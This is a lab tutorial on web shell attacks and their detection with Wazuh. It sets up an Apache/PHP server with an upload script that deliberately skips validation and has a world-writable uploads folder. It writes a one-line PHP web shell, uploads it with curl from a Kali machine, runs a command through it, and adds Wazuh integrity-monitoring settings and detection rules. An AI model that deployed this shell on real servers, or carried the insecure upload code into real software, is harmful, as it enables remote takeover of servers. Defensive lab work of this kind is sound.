Web Shell Attack Detection Using Wazuh

Created By: Amir Raza

Follow Me: www.linkedin.com/in/amirsoc

Comprehensive Guide to Web Shell Attacks & Detection with Wazuh

1. Understanding Web Shell Attacks

1.1 What is a Web Shell?

A web shell is a malicious script that provides attackers with remote administrative control over a web server. It typically appears as: A PHP, ASP, JSP, or other server-side script file Uploaded through vulnerabilities in web application Accessed via HTTP requests to execute commands

1.2 How Attackers Deploy Web Shells

Attackers commonly use these methods:

Exploiting File Upload Vulnerabilities

Bypassing improper file type validation Using null bytes or double extensions (e.g., `shell.php.jpg`)

Injecting Through Vulnerable Forms

SQL injection leading to file write capabilities

Remote File Inclusion (RFI) vulnerabilities

Using Compromised Credentials

Weak admin passwords
Stolen FTP/SFTP credentials

1.3 What Attackers Gain

Once installed, attackers can:

Execute arbitrary system commands

Steal sensitive data (databases, config files)

Install additional malware

Pivot to other systems in the network


Maintain persistent access

Launch DDoS attacks from your server

3. Setting Up the Vulnerable Web Server (Ubuntu)


3.1 Installing Apache & PHP

```
sudo apt update && sudo apt install apache2 php libapache2-mod-php -y
```



```
amir@Ubuntu:~$ sudo apt install apache2 php libapache2-mod-php -y
[sudo] password for amir:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapache2-mod-php8.3
  libaprutil1-dbd-sqlite3 libaprutil1-ldap libsodium23 php-common php8.3
  php8.3-cli php8.3-common php8.3-opcache php8.3-readline
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom php-pear
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapache2-mod-php
  libapache2-mod-php8.3 libaprutil1-dbd-sqlite3 libaprutil1-ldap libsodium23
  php php-common php8.3 php8.3-cli php8.3-common php8.3-opcache
  php8.3-readline
0 upgraded, 16 newly installed, 0 to remove and 118 not upgraded.
```

Starts the Apache web server **immediately** and configures Apache to **start automatically at system boot.**




```
amir@Ubuntu:~$ sudo systemctl enable apache2
sudo systemctl start apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/sy
stemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2
```

Create an uploads directory:


```
sudo mkdir /var/www/html/uploads
sudo chmod 777 /var/www/html/uploads
```

Create the PHP script to handle uploads:

```
sudo nano /var/www/html/upload.php
```



```
GNU nano 7.2                    /var/www/html/upload.php


<?php
if(isset($_FILES['file'])) {
    $upload_dir = '/var/www/html/uploads/';
    if (!file_exists($upload_dir)) {
        mkdir($upload_dir, 0777, true);
    }
    $file_name = $_FILES['file']['name'];
    $file_tmp = $_FILES['file']['tmp_name'];
    move_uploaded_file($file_tmp, $upload_dir.$file_name);
    echo "File uploaded successfully to ".$upload_dir.$file_name;
}
?>
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" value="Upload">
</form>
```



```
amir@Ubuntu:~$ sudo mkdir /var/www/html/uploads
amir@Ubuntu:~$ sudo chmod 777 /var/www/html/uploads
amir@Ubuntu:~$ sudo nano /var/www/html/upload.html
amir@Ubuntu:~$ sudo nano /var/www/html/upload.php
amir@Ubuntu:~$ sudo systemctl restart apache2
```


Web Shell Attack Simulation

Now we'll simulate an attacker uploading a web shell to the vulnerable server.

On Kali Linux (Attacker Machine):


Create a simple PHP web shell:

sudo nano shell.php(add following content)




```
GNU nano 8.3                                    shell.php

<?php system($_GET['cmd']); ?>
```

Upload the web shell to the vulnerable server:



```
┌──(kali㉿kali)-[~]
└─$ curl -F "file=@shell.php" http://100.119.94.32/upload.php

File uploaded successfully to /var/www/html/uploads/shell.php<form method="POST"
 enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" value="Upload">
</form>
```

Verify the web shell was uploaded:




```
┌──(kali㉿kali)-[~]
└─$ curl http://100.119.94.32/uploads/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Configure file integrity monitoring (FIM) on the web directory:

Edit the agent configuration:

sudo nano /var/ossec/etc/shared/default/agent.conf




kali@kali: ~

```
  GNU nano 8.3          /var/ossec/etc/shared/default/agent.conf
<agent_config>
   <syscheck>
    <disabled>no</disabled>
    <directories check_all="yes" realtime="yes">/var/www/html</directories>
    <directories check_all="yes" realtime="yes">/var/www/html/uploads</director>
    <ignore>/var/www/html/uploads/\.txt$</ignore>
  </syscheck>
  <!-- Shared agent configuration here -->
   <localfile>
    <log_format>apache</log_format>
    <location>/var/log/apache2/access.log</location>
  </localfile>
  <localfile>
    <log_format>apache</log_format>
    <location>/var/log/apache2/error.log</location>
  </localfile>
</agent_config>


                               [ Read 17 lines ]
^G Help         ^O Write Out ^F Where Is  ^K Cut         ^T Execute    ^C Location
^X Exit         ^R Read File ^\ Replace   ^U Paste       ^J Justify    ^/ Go To Line
```

Add custom rules for web shell detection:


sudo nano /var/ossec/etc/rules/local_rules.xml



```
kali@kali: ~
GNU nano 8.3            /var/ossec/etc/rules/local_rules.xml
</group>
 -->

<group name="web,">
  <!-- Detect web shell uploads -->
  <rule id="100100" level="12">
    <if_sid>31100</if_sid>
    <match>.php</match>
    <description>Web shell file uploaded to server</description>
    <group>web_shell,</group>
  </rule>

  <!-- Detect web shell execution -->
  <rule id="100101" level="12">
    <if_sid>31101</if_sid>
    <match>cmd=</match>
    <description>Possible web shell command execution</description>
    <group>web_shell,</group>
  </rule>
 <!-- New rule for query string detection -->

^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line
```

Restart Wazuh manager to apply changes:


sudo systemctl restart wazuh-manage



```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart wazuh-manager

┌──(kali㉿kali)-[~]
```

Restart the agent to apply new configuration:

sudo systemctl restart wazuh-agent



```
amir@Ubuntu:~$ sudo systemctl restart wazuh-agent
amir@Ubuntu:~$ 
```


Another Create and Upload Web Shell (From Kali Linux)

# Create a new test shell file

```
echo '<?php system($_REQUEST["cmd"]); ?>' > shellTest.php
```

# Upload the shell (run this from Kali)

```
curl -v -F "file=@shellTest.php" http://100.119.94.32/upload.php
```




```
┌──(kali㉿kali)-[~]
└─$ echo '<?php system($_REQUEST["cmd"]); ?>' > shellTest.php

┌──(kali㉿kali)-[~]
└─$ curl -v -F "file=@shellTest.php" http://100.119.94.32/upload.php
*   Trying 100.119.94.32:80...
* Connected to 100.119.94.32 (100.119.94.32) port 80
* using HTTP/1.x
> POST /upload.php HTTP/1.1
> Host: 100.119.94.32
> User-Agent: curl/8.12.1
> Accept: */*
> Content-Length: 252
> Content-Type: multipart/form-data; boundary=------------------------d9R5mNWrjh
GhoCe97cFh0r
>
* upload completely sent off: 252 bytes
< HTTP/1.1 200 OK
< Date: Wed, 21 May 2025 11:56:45 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 203
< Content-Type: text/html; charset=UTF-8
```

Execute Command via Web Shell

# Test command execution (from Kali)

